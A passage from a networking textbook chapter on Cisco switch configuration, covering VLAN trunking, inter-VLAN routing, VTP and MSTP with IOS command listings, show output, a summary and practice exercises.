IOU3(config-if)#switchport mode trunk
IOU3(config-if)#int e0/1
IOU3(config-if)#no shut
IOU3(config-if)#switchport access vlan 200
```

The `show interface trunk` command displays information about all trunk interfaces on the switch. The following output verifies that interfaces Ethernet1/0 and Ethernet1/1 are in trunking mode:

```
IOU1#Show interface trunk

Port              Mode         Encapsulation   Status        Native vlan
Et1/0             desirable    n-isl           trunking      1
Et1/1             desirable    n-isl           trunking      1

Port                Vlans allowed on trunk
Et1/0               1-4094
Et1/1               1-4094
```

```
Port              Vlans allowed and active in management domain
Et1/0             1,100,200,800
Et1/1             1,100,200,800

Port              Vlans in spanning tree forwarding state and not pruned
Et1/0             1,100
Et1/1             1,200
```

■ **Note** An IOS switch can run both 802.1Q and ISL encapsulations; therefore, you must specify a trunk encapsulation before configuring the port as a trunk. After configuring the port with a trunking encapsulation protocol, you can configure the port as a trunk.

Routing Between VLANs

VLANs are not able to communicate with other VLANs by default. Because they are seen as separate networks, they do not know how to route to other networks. How can you solve this problem? Why not add a router to the switch to route packets between the VLANs. This configuration is called a *router on a stick*. The router is configured with subinterfaces that each correspond to different VLANs and adds the Dot1Q encapsulation so that the correct packets go to the correct VLAN. Figure 5-9 is used in this example.




Figure 5-9. *VLAN routing diagram*

Routing VLAN Configurations

This section covers configuring routing VLANs on a switch by using the following information along with Figure 5-9:

```
IOU1
HR
Interface Ethernet0/0.100
IP address: 192.168.5.13 255.255.255.240

Sales
Interface Ethernet0/0.200
IP address: 192.168.5.29 255.255.255.240

IOU2
HR
VLAN 100
IP address: 192.168.5.0 255.255.255.240
VLAN IP: 192.168.5.14

Sales
VLAN 200
IP address: 192.168.5.16 255.255.255.240
VLAN IP: 192.168.5.30

Voice VLAN 800
IP address: 192.168.6.0 255.255.255.224
VLAN IP: 192.168.6.30

IOU1 Configuration
IOU1#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
IOU1(config)#int e0/0
IOU1(config-if)#no shut
IOU1(config-if)#Interface Ethernet0/0.100
IOU1(config-subif)#encapsulation dot1q 100
IOU1(config-subif)#description HR
IOU1(config-subif)#IP address 192.168.5.13 255.255.255.240
IOU1(config-subif)#Interface Ethernet0/0.200
IOU1(config-subif)#encapsulation dot1q 200
IOU1(config-subif)#description Sales
IOU1(config-subif)#IP address 192.168.5.29 255.255.255.240

IOU2 Configuration
IOU2#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
IOU2(config)#interface vlan 100
IOU2(config-if)#ip address 192.168.5.14 255.255.255.240
IOU2(config-if)#no shut
IOU2(config-if)#desc HR Data VLAN
IOU2(config-if)#interface vlan 200
IOU2(config-if)#ip address 192.168.5.30 255.255.255.240
```

```
IOU2(config-if)#no shut
IOU2(config-if)#desc Sales Data VLAN
IOU2(config-if)#int e0/0
IOU2(config-if)#no shut
IOU2(config-if)#switchport trunk encapsulation dot1q
IOU2(config-if)#switchport mode trunk
IOU2(config-if)#int e0/1
IOU2(config-if)#no shut
IOU2(config-if)#switchport access vlan 100
IOU2(config-if)#int e0/2
IOU2(config-if)#no shut
IOU2(config-if)#switchport access vlan 200

IOU1#sh int e0/0.100
Ethernet0/0.100 is up, line protocol is up
  Hardware is AmdP2, address is aabb.cc00.0100 (bia aabb.cc00.0100)
  Description: HR
  Internet address is 192.168.5.13/28
  MTU 1500 bytes, BW 10000 Kbit/sec, DLY 1000 usec,
     reliability 255/255, txload 1/255, rxload 1/255
  Encapsulation 802.1Q Virtual LAN, Vlan ID  100.
```

VLAN Trunking Protocol

The VLAN Trunking Protocol, also known as VTP, is a proprietary protocol of Cisco that carries VLAN data to every switch in a VTP domain. Switch trunk ports using VTP advertise the following:

- Configuration revision number
- Management domain
- Known VLANs and their specific parameters

Using VTP allows network administrators to maintain a VLAN database consistency through the entire network. A centralized switch known as the VTP server sends out layer 2 trunk frames to manage the addition, deletion, and renaming of VLANs. This negates the need to configure the same VLAN data on every switch on the network.

VTP Modes

This section covers the three modes of VTP.

There are three VTP modes:

- *Server*: There must be at least one server in your VTP domain that sends VLAN data through the domain. Only a switch in server mode can create, delete, or add VLANs in a VTP domain. All changes made on the VTP server will be propagated in the domain.
- *Client*: All switches in client mode receive VLAN information from the VTP server, including sending updates. All VLAN data is not saved in NVRAM for client switches.
- *Transparent*: Switches in this mode will not participate in the VTP domain. These switches send VTP advertisements through trunk links and maintain their local VLAN database, which is not sent to any other switch in the network.

VTP Pruning

VTP pruning allows you to control which switches receive VLAN packets to preserve network bandwidth. Pruning allows the reduction of broadcasts and multicast packets, allowing only switches that need the VLAN information. VLANs can be configured for pruning in interface configuration mode:

```
IOU1(config-if)#switchport trunk pruning vlan ?
  WORD    VLAN IDs of the allowed VLANs when this port is in trunking mode
  add     add VLANs to the current list
  except  all VLANs except the following
  none    no VLANs
  remove  remove VLANs from the current list
IOU1(config-if)#switchport trunk pruning vlan 100
```

VTP Configuration

We will now build on the previous two examples. Figure 5-10 is used in this example.




Figure 5-10. *VTP architecture example*

Referencing Figure 5-10, let's configure VTP:

```
IOU1
IOU1#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
IOU1(config)#interface vlan 100
IOU1(config-if)#ip address 1.1.1.14 255.255.255.240
IOU1(config-if)#description HR Data VLAN
IOU1(config-if)#interface vlan 200
IOU1(config-if)#description Sales Data VLAN
IOU1(config-if)#ip address 2.1.1.14 255.255.255.240
IOU1(config-if)#interface vlan 800
IOU1(config-if)#desc Voice VLAN
IOU1(config-if)#ip address 3.1.1.30 255.255.255.240
IOU1(config-if)#int range e0/0 - 1
```

```
IOU1(config-if-range)#no shut
IOU1(config-if-range)#switchport access vlan 200
IOU1(config-if-range)#switchport voice vlan 800
IOU1(config-if-range)#int range e0/2 - 3
IOU1(config-if-range)#no shut
IOU1(config-if-range)#switchport access vlan 100
IOU1(config-if-range)#switchport voice vlan 800
IOU1(config)#vtp mode server
Device mode already VTP Server for VLANS.
IOU1(config)#vtp domain Test
Changing VTP domain name from NULL to Test
IOU1(config)#vtp password Test
Setting device VTP password to Test
IOU1(config)#interface ethernet1/0
IOU1(config-if)#switchport mode trunk
IOU1(config-if)#no shut
IOU1(config-if)#interface ethernet1/1
IOU1(config-if)#switchport mode trunk
IOU1(config-if)#no shut
IOU1(config-if)#no shut

IOU2#conf terminal
Enter configuration commands, one per line.  End with CNTL/Z.
IOU2(config)#interface vlan 100
IOU2(config-if)#ip address 1.1.1.13 255.255.255.240
IOU2(config-if)#no shut
IOU2(config-if)#desc HR Data VLAN
IOU2(config-if)#int e0/0
IOU2(config-if)#no shut
IOU2(config-if)#switchport mode trunk
IOU2(config-if)#int e0/1
IOU2(config-if)#no shut
IOU2(config-if)#switchport access vlan 100
IOU2(config-if)#vtp mode client
Setting device to VTP Client mode for VLANS.
IOU2(config)#vtp domain Test
Changing VTP domain name from NULL to Test
IOU2(config)#vtp password Test

IOU3
IOU3#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
IOU3(config)#interface vlan 200
IOU3(config-if)#ip address 2.1.1.13 255.255.255.240
IOU3(config-if)#no shut
IOU3(config-if)#desc Sales Data VLAN
IOU3(config-if)#int e0/0
IOU3(config-if)#no shut
IOU3(config-if)#switchport mode trunk
IOU3(config-if)#int e0/1
IOU3(config-if)#no shut
```

```
IOU3(config-if)#switchport access vlan 200
IOU3(config-if)#vtp mode client
Setting device to VTP Client mode for VLANS.
IOU3(config)#vtp domain Test
Changing VTP domain name from NULL to Test
IOU3(config)#vtp password Test
Setting device VTP password to Test
```

■ **Note** When learning a new switch, be sure to add it as a VTP client before bringing it online. If you do not, be prepared to reconfigure your entire VLAN database; the new switch may transmit a new VLAN database and overwrite your current database.

The `show vlan brief` command displays your VLAN database; even though you have not configured any information on IOU3 for VLAN 100 or 800, it still has this information in its database, thanks to VTP:

```
IOU3#sh vlan brief

VLAN Name                             Status    Ports
---- -------------------------------- --------- ----------- -------------
1    default                          active    Et0/2, Et0/3, Et1/0, Et1/1
                                                Et1/2, Et1/3
100  VLAN0100                         active
200  VLAN0200                         active    Et0/1
800  VLAN0800                         active
```

The `show vtp status` command allows you to see information regarding the switch's VTP status:

```
IOU3#sh vtp status
VTP Version                     : 3 (capable)
Configuration Revision          : 1
Maximum VLANs supported locally : 1005
Number of existing VLANs        : 8
VTP Operating Mode              : Client
VTP Domain Name                 : Test
VTP Pruning Mode                : Disabled (Operationally Disabled)
VTP V2 Mode                     : Disabled
VTP Traps Generation            : Disabled
MD5 digest                      : 0xC3 0xDE 0x30 0xC9 0xD4 0x1A 0x3F 0x3A
Configuration last modified by 0.0.0.0 at 12-31-14 14:07:10
VTP version running             : 1
```

Let's say you don't want to receive data from a certain VLAN; you can use the pruning command.


■ **Note** To make a new switch become the server, network administrators should first make it a client to receive the VLAN database and then change it to a server.

Multiple Spanning Tree Protocol

Multiple Spanning Tree Protocol (MSTP) was designed with the idea that a redundant physical topology only has a few different spanning tree topologies. The following physical topology in Figure 5-11 consists of three switches, resulting in three different spanning tree topologies from different root bridge placements.

STP runs an instance per VLAN on the switch, while MSTP runs VLAN-independent STP instances and the VLANs are mapped to each STP instance. The total number of STP instances is kept low while using all instances for VLAN traffic. For MSTP to work correctly, the port must be active for the VLAN, and the port must be in a forwarding state.

Let's use the physical topology in Figures 5-11, 5-12, 5-13, and 5-14 as an example. Figures 5-12, 5-13, and 5-14 are the three different representations of Figure 5-11 by switching the root bridge of each topology.



AU4 ***Figure 5-11.*** *Spanning tree diagram*




Figure 5-12. *Spanning tree diagram*




Figure 5-13. *Spanning tree diagram*




Figure 5-14. *Spanning tree diagram*

MSTP 0 is always present as it's mandatory. Every MSTP maps to a VLAN or set of VLANs. Cisco can support a maximum of 16 MSTPs on a switch. In MSTP, BPDUs are transmitted out of every port by all switches except for boundary ports. MSTP communication is limited to only within the region.

MST (Multiple Spanning Tree) reduces the number of spanning tree instances and minimizes the CPU resources used by the spanning tree process since we no longer have a separate STP instance per VLAN. MST converges faster than PVST+. MST allows for multiple spanning tree topologies over trunks. The MST region allows switches with the same MST configuration to be fault tolerant by creating multiple forwarding paths for data. We can load balance by having multiple VLANs in a single MST instance.

For MST to be effective, each VLAN to MST mapping must be consistent in all switches in the MST region. All switches must have the same MST configuration. As requirements to be a part of the same MST region, the following need to be the same: the MST region name, the VLAN-to-instance grouping, and the configuration revision number. The configuration includes naming the region and the MST instance assignment. Instances can be assigned numbers 1–4094, but a region can only handle 65 instances. AU5

MST creates the STP instance Internal Spanning Tree (IST). The IST represents the MST region to the outside world and presents the MST region as one single virtual bridge. The default grouping for all VLANs is IST0. IST is the only instance that can send and receive BPDUs in the MST. The root of the IST, the switch with the lowest bridge ID (BID), becomes the IST master.

MSTP Configuration

This section provides an example configuration of MSTP.

MST is enabled on a switch with the following command:

```
Distro1(config)#spanning-tree mode mst
```

You can enter MST configuration submode on the switch with the following command:

```
Distro1(config)#spanning-tree mst configuration
Distro1(config-mst)#?
  abort          Exit region configuration mode, aborting changes
  exit           Exit region configuration mode, applying changes
  instance       Map vlans to an MST instance
  name           Set configuration name
  no             Negate a command or set its defaults
  private-vlan   Set private-vlan synchronization
  revision       Set configuration revision number
  show           Display region configurations
```

AU6 We can specify an instance using a VLAN range by using a hyphen like so, instance 1 vlan 1-200, to map VLANs 1–200 to MST instance 1. To configure specific VLANs, you would enter a command like so, instance 1 vlan 20, 40, 60, to map VLANs 20, 40, and 60 to MST instance 1:

```
Distro1(config-mst)#instance 1 vlan 10-200
Distro1(config-mst)#instance 1 vlan 20, 40, 60
```

We can name the region and set the configuration revision, using the following commands:

```
Distro1(config-mst)#name Southeast_Region
Distro1(config-mst)#revision 1
```

AU7 The Distro1 switch will be configured to become a primary root bridge for instance 1 VLANs 20, 40, and 60 with the **spanning-tree mst 1 root primary** command, and the secondary root bridge for instance 2 VLANs 30,50, and 70 uses the **spanning-tree mst 2 root secondary** command.

Port Priority Configuration

When a loop occurs in your MSTP topology, MST then uses port priority to determine which interface to put into the forwarding state. A lower priority can be assigned to interfaces that you want selected first and a higher priority to the interfaces that you want selected last. If all interfaces are the default priority or have the same priority, MST selects the interface with the lowest interface number. The priority ranges from 0 to 61440 in increments of 4096; the default value is 32768. Priority values that can be assigned are 0, 4096, 8192, 12288, 16384, 20480, 24576, 28672, 32768, 36864, 40960, 45056, 49152, 53248, 57344, and 61440. The switch with the lowest priority number is chosen as the root switch. The switch rejects all values that are not an increment of 4096, including 0:

```
Distro1(config-mst)#spanning-tree mst 1 priority 8192
```

Port Cost Configuration

The MST path cost is calculated using the speed of the interface. When a loop occurs in your MSTP topology, MST then uses path cost to determine which interface to put into the forwarding state. A lower path cost can be assigned to interfaces that you want selected first and a higher path cost to the interfaces that you want selected last. If all interfaces are the default path cost or have the same value, MST selects the interface with the lowest interface number and blocks all other interfaces.

The cost ranges from 1 to 200000000. The default value is calculated from the media speed of the interface.

The following command can be used at the interface level to configure MST path cost:

```
Distro1(config-if)#spanning-tree mst 1 cost 2500000
```

Exercise care when using the cost command. For most situations, we recommend that you enter the **spanning-tree mst root primary** and **spanning-tree mst root secondary** global configuration commands to modify the switch priority.

Let's configure the switches using Figure 5-15.




Figure 5-15. *MSTP diagram*

Distro1 Configuration

```
Distro1(config)#spanning-tree mst configuration
Distro1(config-mst)#name Southeast_Region
Distro1(config-mst)#revision 10
Distro1(config-mst)#instance 1 vlan 10, 100, 500
Distro1(config-mst)#instance 2 vlan 20, 200, 600
Distro1(config-mst)#exit
Distro1(config)#spanning-tree mst 0-1 root primary
Distro1(config)#spanning-tree mst 2 root secondary
```

```
Distro1(config)#spanning-tree mode mst
Distro1(config)#vlan 10,20,100,200,500,600
Distro1(config-vlan)#interface Ethernet0/0
Distro1(config-if)#switchport trunk encapsulation dot1q
Distro1(config-if)#switchport mode trunk
Distro1(config-if)#switchport trunk allowed vlan 10,20,100,200,500,600
Distro1(config-if)#interface Ethernet0/1
Distro1(config-if)#switchport trunk encapsulation dot1q
Distro1(config-if)#switchport mode trunk
Distro1(config-if)#switchport trunk allowed vlan 10,20,100,200,500,600
Distro1(config-if)#interface Ethernet3/2
Distro1(config-if)#switchport trunk encapsulation dot1q
Distro1(config-if)#switchport mode trunk
Distro1(config-if)#switchport trunk allowed vlan 10,20,100,200,500,600
Distro1(config-if)#interface Ethernet3/3
Distro1(config-if)#switchport trunk encapsulation dot1q
Distro1(config-if)#switchport mode trunk
Distro1(config-if)#switchport trunk allowed vlan 10,20,100,200,500,600
```

Distro2 Configuration

```
Distro2(config)#spanning-tree mst configuration
Distro2(config-mst)#name Southeast_Region
Distro2(config-mst)#revision 10
Distro2(config-mst)#instance 1 vlan 10, 100, 500
Distro2(config-mst)#instance 2 vlan 20, 200, 600
Distro2(config-mst)#exit
Distro2(config)#spanning-tree mst 0-1 root secondary
Distro2(config)#spanning-tree mst 2 root primary
Distro2(config)#spanning-tree mode mst
Distro2(config)#vlan 10,20,100,200,500,600
Distro2(config-vlan)#interface Ethernet0/0
Distro2(config-if)#switchport trunk encapsulation dot1q
Distro2(config-if)#switchport mode trunk
Distro2(config-if)#switchport trunk allowed vlan 10,20,100,200,500,600
Distro2(config-if)#interface Ethernet0/1
Distro2(config-if)#switchport trunk encapsulation dot1q
Distro2(config-if)#switchport mode trunk
Distro2(config-if)#switchport trunk allowed vlan 10,20,100,200,500,600
Distro2(config-if)#interface Ethernet3/2
Distro2(config-if)#switchport trunk encapsulation dot1q
Distro2(config-if)#switchport mode trunk
Distro2(config-if)#switchport trunk allowed vlan 10,20,100,200,500,600
Distro2(config-if)#interface Ethernet3/3
Distro2(config-if)#switchport trunk encapsulation dot1q
Distro2(config-if)#switchport mode trunk
Distro2(config-if)#switchport trunk allowed vlan 10,20,100,200,500,600
Distro2(config-if)#interface Ethernet3/3
Distro2(config-if)#spanning-tree mst 2 port-priority 64
```

Access1 Configuration

```
Access1(config)#spanning-tree mst configuration
Access1(config-mst)#name Southeast_Region
Access1(config-mst)#revision 10
Access1(config-mst)#instance 1 vlan 10, 100, 500
Access1(config-mst)#instance 2 vlan 20, 200, 600
Access1(config-mst)#exit
Access1(config)#spanning-tree mode mst
Access1(config)#vlan 10,20,100,200,500,600
Access1(config-vlan)#interface range Ethernet0/0 - 3
Access1(config-if-range)#switchport trunk encapsulation dot1q
Access1(config-if-range)#switchport mode trunk
Access1(config-if-range)#switchport trunk allowed vlan 10,20,100,200,500,600
```

The STP chooses the best path (root port) in this order:

- The path cost
- The bridge ID of the forwarding switch
- The lowest port priority
- The lowest internal port number

If we want Access1 to forward traffic to VLANs 20, 200, and 600 through interface Ethernet0/3, then we can lower the cost on that port so STP will choose this path:

```
Access1(config-if-range)#interface Ethernet0/2
Access1(config-if)#spanning-tree mst 2 cost 200000
Access1(config-if)#exit
Access1(config)#interface Ethernet0/3
Access1(config-if)#spanning-tree mst 2 cost 100000
```

Access2 Configuration

```
Access2(config)#spanning-tree mst configuration
Access2(config-mst)#name Southeast_Region
Access2(config-mst)#revision 10
Access2(config-mst)#instance 1 vlan 10, 100, 500
Access2(config-mst)#instance 2 vlan 20, 200, 600
Access2(config-mst)#exit
Access2(config)#spanning-tree mode mst
Access2(config)#vlan 10,20,100,200,500,600
Access2(config-vlan)#interface range Ethernet0/0 - 3
Access2(config-if-range)#switchport trunk encapsulation dot1q
Access2(config-if-range)#switchport mode trunk
Access2(config-if-range)#switchport trunk allowed vlan 10,20,100,200,500,600
```

Use the **show spanning-tree mst configuration** and **show spanning-tree mst** commands to display relevant information related to MST. It is recommended to review the topology every time the configuration is changed.

Let's verify the Distro1 switch is the root bridge for data VLANs 10, 100, and 500 and verify that the spanning tree forwarding path matches as per the path in the diagram:

```
Distro1#show spanning-tree mst 1

##### MST1    vlans mapped:   10,100,500
Bridge        address aabb.cc00.0100  priority      24577 (24576 sysid 1)
Root          this switch for MST1

Interface        Role Sts Cost      Prio.Nbr Type
---------------- ---- --- --------- -------- --------------------------------
Et0/0            Desg FWD 2000000   128.1    Shr
Et0/1            Desg FWD 2000000   128.2    Shr
Et3/2            Desg FWD 2000000   128.15   Shr
Et3/3            Desg FWD 2000000   128.16   Shr

Distro1#show spanning-tree mst configuration
Name      [Southeast_Region]
Revision  10    Instances configured 3

Instance  Vlans mapped
--------  ---------------------------------------------------------------------
0         1-9,11-19,21-99,101-199,201-499,501-599,601-4094
1         10,100,500
2         20,200,600
---------------------------------------------------------------------------
```

The **show spanning-tree mst configuration** command shows that instance 1 is mapped to VLANs 10, 100, and 500. Instance 2 is mapped to VLANs 20, 200, and 600:

```
Distro2#show spanning-tree mst 2

##### MST2    vlans mapped:   20,200,600
Bridge        address aabb.cc00.0200  priority      24578 (24576 sysid 2)
Root          this switch for MST2

Interface        Role Sts Cost      Prio.Nbr Type
---------------- ---- --- --------- -------- --------------------------------
Et0/0            Desg FWD 2000000   128.1    Shr
Et0/1            Desg FWD 2000000   128.2    Shr
Et3/2            Desg FWD 2000000   128.15   Shr
Et3/3            Desg FWD 2000000    64.16   Shr
```

You can see from the output of the **show spanning-tree mst 2** command that Distro2 is the root switch for MST instance 2 or MST2. You can view interface-specific information by using the **show spanning-tree mst interface** (interface) command: AU8

```
Distro2#show spanning-tree mst interface ethernet3/2

Ethernet3/2 of MST0 is root forwarding
Edge port: no           (default)        port guard : none        (default)
Link type: shared       (auto)           bpdu filter: disable     (default)
Boundary : internal                      bpdu guard : disable     (default)
Bpdus sent 734, received 729

Instance Role Sts Cost      Prio.Nbr Vlans mapped
-------- ---- --- --------- -------- ------------------------------
0        Root FWD 2000000   128.15   1-9,11-19,21-99,101-199,201-499,501-599
                                     601-4094
1        Root FWD 2000000   128.15   10,100,500
2        Desg FWD 2000000   128.15   20,200,600
```

You can see information such as the role of the port for each MST instance. You can also see the VLANs mapped to a particular MST instance:

```
Access1#show spanning-tree mst 2

##### MST2    vlans mapped:   20,200,600
Bridge        address aabb.cc00.0300  priority      32770 (32768 sysid 2)
Root          address aabb.cc00.0200  priority      24578 (24576 sysid 2)
              port    Et0/3           cost          600000    rem hops 18

Interface        Role Sts Cost      Prio.Nbr Type
---------------- ---- --- --------- -------- --------------------------------
Et0/0            Desg FWD 2000000   128.1    Shr
Et0/1            Altn BLK 2000000   128.2    Shr
Et0/2            Altn BLK 200000    128.3    Shr
Et0/3            Root FWD 100000    128.4    Shr
```

We configured Access1 to forward traffic to VLANs 20, 200, and 600 through interface Ethernet0/3, and we can see that it is the root port for instance 2.

■ **Note** A root port forwards traffic and has the lowest path cost to the root switch; a designated port forwards traffic and is a loop-free connection to the other switch in the LAN; an alternate port is a redundant path to the root switch and does not forward traffic; and a port in a blocking state does not forward traffic and has redundant paths to other switches in the LAN.

Summary

This chapter introduced the Cisco IOS software, including how to access a Cisco device. Switching concepts were also discussed, including EtherChannels and STP, RSTP, and BPDUs. Remember that EtherChannel allows you to add redundancy in your switched network. The two modes of EtherChannel are LACP and PAgP. Table 5-6 is a summary of the EtherChannel modes LACP and PAgP.

Table 5-6. *EtherChannel Modes*

Mode		Packets Transmitted	Description
LACP	PAgP		
Passive	Auto	Yes	In this mode, the switch waits for packets to negotiate a channel.
Active	Desirable	Yes	In this mode, the switch actively sends a request to form a channel.
On	On	No	All ports channel without using PAgP and LACP.

This chapter also covered the configuration of VLANs, trunking between switches, routing between VLANs, VTP configuration, and MSTP. Remember that VLANs can be used to separate broadcast domains into smaller domains and to add security. VLANs are local to each switch's database, and only trunk links allow for VLAN information to pass between switches. Trunks allow for multiple VLANs to travel across a single port on a switch or router. The most widely used trunking protocol is IEEE 802.1Q. VLANs cannot communicate with other VLANs unless a router is in between them. Routers can be configured with subinterfaces, allowing VLANs to communicate with other VLANs. VTP is a protocol configured on Cisco switches to maintain the VLAN database between switches. VTP can be configured with security by creating a password that each switch must have to communicate with the switch configured as the VTP server.

Exercises

This section provides exercises to reinforce what is covered in this chapter.

EXERCISE 1: ETHERCHANNEL LACP

Company ABC would like to enable redundancy on the backbone interfaces between two core switches. Enable EtherChannel using LACP. Create VLAN 100 on interfaces E0/0, E0/1, and E0/2 on IOU1 and IOU2. Use Figure 5-16 for this exercise.

this figure will be printed in b/w

Figure 5-16. *LACP diagram*

EXERCISE 2: ETHERCHANNEL PAGP

Company ABC would like to enable redundancy on the backbone interfaces between two core switches. Enable EtherChannel using PAgP. Use the IP subnet 192.168.2.0/30 noted in Figure 5-17 for the port channel interfaces on IOU1 and IOU2. Configure interfaces E0/0, E0/1, and E0/2 on IOU1 and IOU2 to support the port channel.




Figure 5-17. *PAgP diagram*

EXERCISE 3: SPANNING TREE

Company ABC needs to set up spanning tree in its switched network. Using the following diagram, enable the Spanning Tree Protocol on all switches. Configure interfaces E0/0 and E0/1 to support STP on IOU1, IOU2, IOU3, IOU4, and IOU5. If switch IOU5 is not the root switch, force this switch to become the root switch. Figure 5-18 should be used for this exercise.

